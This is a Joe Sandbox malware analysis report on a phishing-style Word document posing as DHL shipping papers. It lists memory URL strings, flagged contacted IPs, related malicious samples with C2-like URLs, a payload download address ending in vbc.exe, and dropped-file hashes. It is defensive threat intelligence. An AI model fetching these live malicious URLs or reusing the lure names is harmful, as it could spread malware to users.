http://rover.ebay.com	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 0000000D.0000000 0.2134641767.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehps	explorer.exe, 0000000D.0000000 0.2119187998.0000000004226000. 00000004.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 0000000D.0000000 0.2118173395.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBSKZM1Y&prvid=77%2	explorer.exe, 0000000D.0000000 0.2130294878.0000000008313000. 00000004.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.centrum.cz/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 0000000D.0000000 2.2369452220.0000000000260000. 00000004.00000020.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.si/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 0000000D.0000000 0.2134641767.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 0000000D.0000000 0.2118173395.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://service2.bfast.com/	explorer.exe, 0000000D.0000000 0.2134884250.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 0000000D.0000000 0.2114059517.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
213.186.33.5	www.nevomo.group	France		16276	OVHFR	true
23.95.122.24	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383965
Start date:	08.04.2021
Start time:	13:17:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHL Shipping doc & Shipment tracking details.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@9/22@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.3% (good quality ratio 25%) • Quality average: 71.3% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:17:46	API Interceptor	50x Sleep call for process: EQNEDT32.EXE modified
13:17:51	API Interceptor	30x Sleep call for process: vbc.exe modified
13:18:09	API Interceptor	119x Sleep call for process: NETSTAT.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
213.186.33.5	Calt7BoW2a.exe	Get hash	malicious	Browse	• www.del-tekzen.com/evpn/?kzrxPDG=v3ZDcR7pjvwz1UjDln28kRDl7qvPbzZbdIYAmpXghlqnmfKnmXU7bNFueyL53HtQM86r&Dxoxa=ZRmh28X82b

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	BL COPY.exe	Get hash	malicious	Browse	• www.virtualgameserver.online/fhg5/?pP=yhsMnPIgKAgSN0C7rwvDRQKlJvS3c/rOZmkKDD7m5ipCRTfv9wdvKbNSQq6f80HhK9RH&SZ=V48Di0dp
	Bista_094924,ppdf.exe	Get hash	malicious	Browse	• www.fenuadiscovery.com/sqra/?EBZ=ZTIti4FxbnDxH&YVMp8pfx=9eTDkTWyy1LvbcWHsrMwtg9XDXQm4MjxGnuAfXrpN6dOXNNyfq+SoXeUTDRT2cFthWfH
	New Order.xlsx	Get hash	malicious	Browse	• www.del-tekzen.com/evpn/?qDH4D=f8c0xBrPYP1xE&RB=v3ZDcR7sjow31EvPnn28kRDl7qvPbzZbdIAQ6qLhlFqmmumhhHF3NJ9sdUH/825bZaOcAw==
	534ucFq00y.exe	Get hash	malicious	Browse	• www.dentiste-rosendael.com/cyna/?1bF=0wNfzcvtTLbyTsFLpaYCZGKXT18a9oHn1zO7VtfN//Ho3ZumP714MnomXIWndNeW/5Bz&8p=XjilpT
	AVRJERqlh4.exe	Get hash	malicious	Browse	• www.del-tekzen.com/evpn/?FPWh=CdQDm&CX94E=v3ZDcR7pjvwz1UjDln28kRDl7qvPbzZbdIYAmpXghlqnmfKnmXU7bNFueyL53HtQM86r
	bank details.exe	Get hash	malicious	Browse	• www.mes-produits-frais.com/n30n/?ofl4i=rwLv+H9X8x37/58qpLrfST289Q33lzEUoaVwkxfg51+Avi746P7Wrqy04kgzsNNpeaaDjOFhxw==&1bj=3fb4MJahNHJTdZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FYI AWB Shipping documents 7765877546 PDF.exe	Get hash	malicious	Browse	• www.workgar.com/b8k8/?U4zx=Mj_P3FUxqTbPUBh0&uVg0=efy/CgdJP5vbH5TIjeBVc6kgapM61W+3+JPD6tMY+y6k9NWdAnw0pDdthMlH3/QTxVcNSuUkig==
	Proforma inv.doc	Get hash	malicious	Browse	• www.drawingscreen.com/amis/?cf=/m9tfs7psy/QL8RAFvVc7QIdiVqcP4ULW4r7kXDsv/L6p1Mv1rokCr5BJ/YbRIle+x7qbg==&nnLx=TBZx3bgXCBwXGB
	#U0646#U0633#U062e#U0629 #U0628#U0646#U0643 #U0633#U0648#U064a#U0641#U062a 0083212 pdf.exe	Get hash	malicious	Browse	• www.meteoannecy.net/n7ak/
	dwg.exe	Get hash	malicious	Browse	• www.ancientastronauts.digital/ripw/?GVJ=eEnLuBKHT9fzcG2+RdbQQuZ4lwgRdUvKXW6RMtp8Z2vtfHPPjxhmS0qvsGhGHRv8rfYX&2d=Yl9lnt4hzrh
	Additional DHL shipment Delivery Parcel.exe	Get hash	malicious	Browse	• www.underdessous.com/nehc/?Jzu8ZXYx=1WKmeA4sUIsT0NVnqSDBz/otVnAnOZ+pTAVUydYAkzcImvHo1q7b4gKYttlnraGpmrpF&D4f8=fRmXCLc0WnbXAL
	PO_210222.exe	Get hash	malicious	Browse	• www.informationnelchamanique.com/dka/?9rYD4D2P=4HtZzIKAOO04Nbq7ChYDUmvNK9qFGjj/E+l1FCmjHEZoiatGj/Rzkf35LDgpsY3kAv6U&4h=vTxdADNprBU8ur
	P.O 5282.exe	Get hash	malicious	Browse	• www.clavierpoitou.ovh/qbeg/?3f0x=hq4St0hniDEdh5A1hCP6yg5Uw6wQZtBkeClthAZB4kGHHLho9iYtQkzO+hgpsE3ThFDLG/hd2w==&Gzux=WB08lHWHB

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Hxkidwv66m.exe	Get hash	malicious	Browse	• www.meday e.com/nz8/?ytCXpRW=d77EvwG7/oxjkuuNJtUx1ifNrvp12ahygBcWaI7ocQTc/geaKHfCOjliL6M9rMdvgUv+&BnY=3f2D_X6XXfQt_Rq0
	Shipping Documents CMA CGM COAU7014424560.xlsx	Get hash	malicious	Browse	• www.biomig.net/oean/?SdR=XgOOq6QoKYAMTxb2HPp7s1bJKMN7SvZCJ+ljzv9K68iz1Bzd2f3uX76noL+7DFRgi0fqjQ==&cF=Z4885L6Hr
	inquiry 19117030P.xlsx	Get hash	malicious	Browse	• www.egio.digital/eaud/?8paxn=Cp9jocdlCZczMoTMM20vFv0lbEktNH3clJX184rGXLu/hCvDkmg6W0ZY4gTpqIb2jslblg==&jpal0=x8-tbNXpZtBPQx
	CREDIT NOTE DEBIT NOTE 30.1.2021.xlsx	Get hash	malicious	Browse	• www.casinocerto.com/eaud/?t2M8bRGP=SyqGlieUJsGJGI6NcFx7ImJJb+0PxKIK5sSUsUukqPXS0WL6I+iBykXhU443H635ii7M3w==&efipT=8pD4qrqpF2f
	MV QU SHAN HAI.xlsx	Get hash	malicious	Browse	• www.casinocerto.com/eaud/?lt=ZPm4&TBv=SyqGlieUJsGJGI6NcFx7ImJJb+0PxKIK5sSUsUukqPXS0WL6I+iBykXhU443H635ii7M3w==
	orden pdf.exe	Get hash	malicious	Browse	• www.meteoannecy.net/n7ak/?QL3=Y6zPC1HmhVQSD93sTKgbkopj8PghKJAFBa45kph3GFqsoki/+nnDqTMjg+eVW+0o8B1zUBl5Ww==&vDKd7=XRiPw2ZpQdf
23.95.122.24	dot.dot	Get hash	malicious	Browse	• 23.95.122.24/zyo/vbc.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	CWlXbVUJab.exe	Get hash	malicious	Browse	• 149.56.235.225
	IMG_102-05_78_6.doc	Get hash	malicious	Browse	• 149.56.235.225
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 213.186.33.5
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 91.121.60.23
	C7SRTTLgsn.exe	Get hash	malicious	Browse	• 54.36.27.31
	ApuE9QrdQxe7Um6.exe	Get hash	malicious	Browse	• 66.70.204.222
	YReGeOs683XKMn4.exe	Get hash	malicious	Browse	• 51.195.53.221
	LCSXS44U22.exe	Get hash	malicious	Browse	• 54.36.27.31
	Ewkoo9igCN.dll	Get hash	malicious	Browse	• 51.91.76.89
	49Bvnq7iFK.dll	Get hash	malicious	Browse	• 51.91.76.89
	OtOXfybCmW.dll	Get hash	malicious	Browse	• 51.91.76.89
	Ewkoo9igCN.dll	Get hash	malicious	Browse	• 51.91.76.89
	W3aLwWHvWB.dll	Get hash	malicious	Browse	• 51.91.76.89
	IJh1SAcSNP.dll	Get hash	malicious	Browse	• 51.91.76.89
	OtOXfybCmW.dll	Get hash	malicious	Browse	• 51.91.76.89
	afC9TbiOWl.dll	Get hash	malicious	Browse	• 51.91.76.89
	wABiemJeyB.dll	Get hash	malicious	Browse	• 51.91.76.89
	I316Yh2noM.dll	Get hash	malicious	Browse	• 51.91.76.89
	W3aLwWHvWB.dll	Get hash	malicious	Browse	• 51.91.76.89
	IJh1SAcSNP.dll	Get hash	malicious	Browse	• 51.91.76.89
AS-COLOCROSSINGUS	dot.dot	Get hash	malicious	Browse	• 23.95.122.24
	New Order for April#89032.xlsx	Get hash	malicious	Browse	• 198.23.174.104
	PO PR 111500976.xlsx	Get hash	malicious	Browse	• 198.23.213.61
	Revised Proforma.xlsx	Get hash	malicious	Browse	• 198.23.207.115
	7yTix20XaT.rtf	Get hash	malicious	Browse	• 198.23.251.121
	Inquiry.docx	Get hash	malicious	Browse	• 198.23.251.121
	order1562.docx	Get hash	malicious	Browse	• 198.23.251.121
	order1562.docx	Get hash	malicious	Browse	• 198.23.251.121
	lF5VYmf6Tm.exe	Get hash	malicious	Browse	• 192.3.26.107
	P.O_RFQ0098765434.xlsx	Get hash	malicious	Browse	• 198.46.132.132
	Payment Proof.xlsx	Get hash	malicious	Browse	• 198.23.174.104
	0f0mccRNrP.exe	Get hash	malicious	Browse	• 192.3.26.107
	R6G6EFOeOE.rtf	Get hash	malicious	Browse	• 198.23.251.121
	NEW ORDER PO.xlsx	Get hash	malicious	Browse	• 198.23.213.57
	uIIHdM0MHt.rtf	Get hash	malicious	Browse	• 198.23.174.104
	New purchase Order_Invoice payment info and shipping documents.docx	Get hash	malicious	Browse	• 198.23.251.121
	SecuriteInfo.com.Packed-GDKD3066D931944.20107.exe	Get hash	malicious	Browse	• 192.3.26.107
	SecuriteInfo.com.W32.AIDetect.malware1.1169.exe	Get hash	malicious	Browse	• 192.3.26.107
	4i1GUIgglX.exe	Get hash	malicious	Browse	• 192.210.198.12
	ACCOUNT SETTLED 32535365460.docx	Get hash	malicious	Browse	• 107.173.219.80

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe	dot.dot	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	dot.dot	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	144008

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	
Entropy (8bit):	0.3098262771776558
Encrypted:	false
SSDEEP:	96:KaBdAQUpUw4Qn8apiKrSBrTTJDBJRuv9Dzz3DaDPDv9Dzz3DaDPaR270hE3xvA:hjAQUpn4QnTUVKIq3K
MD5:	6DB8CD96B4C85B119FD1C5B854A23016
SHA1:	74E2EFBB0C5EC24C8945BBDACE3C1F37433E2763
SHA-256:	E2B7AF33C81B0725788BEE74791BF3C3AB509659FF1B4FB24EB606AF885B63D8
SHA-512:	FF6669D646F42FB0D1008A0E5378CBA7460588CEE1CCFE68DF9DEFC4883AF5295C7F6B69BB86895AC38EEEB44C65D1501DE94788C8977F53632EBC8C3C49FA8
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.]c..X.L.u!..=Q.S,...X.F...Fa.q.....}|.#.H..).3/.....(O.EB.|..ZqIE.....t...t...t...t..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	156816
Entropy (8bit):	0.6596008829655113
Encrypted:	false
SSDEEP:	96:K4H1V9UGUUP80UP6RYy0u7YFwQ5enwJJloT+DV9yHrnj9ZLRNM0pgSKTgSK+mniv:Act7SjKSorMIuUiKpw
MD5:	F9C192CF1A2AA18A2EEF25F8D00AA502
SHA1:	6334110BACAA7F22FDF3F1B89E49A3B0449615D8
SHA-256:	E81EF857EC9E51A8864218C434827A17B0F5ED7C0DBFEB5D19EDE33F5BB33518
SHA-512:	1FDBA5629C084ED5E05B62830DC1559F4F80935429B3100BD63C84F554AFFF5BD15A5DD39E88456F73A88E001DC31D17C71DD812C08E6AE958ABB85F991D0C
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.x/.A.@J...|C5<.S,...X.F...Fa.q.....X.m<!,^C..}.N..C.....,...Z.O.o+.....t...t...t...t..... ....$hg~E.m...4&.....,...Z.O.o+..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	
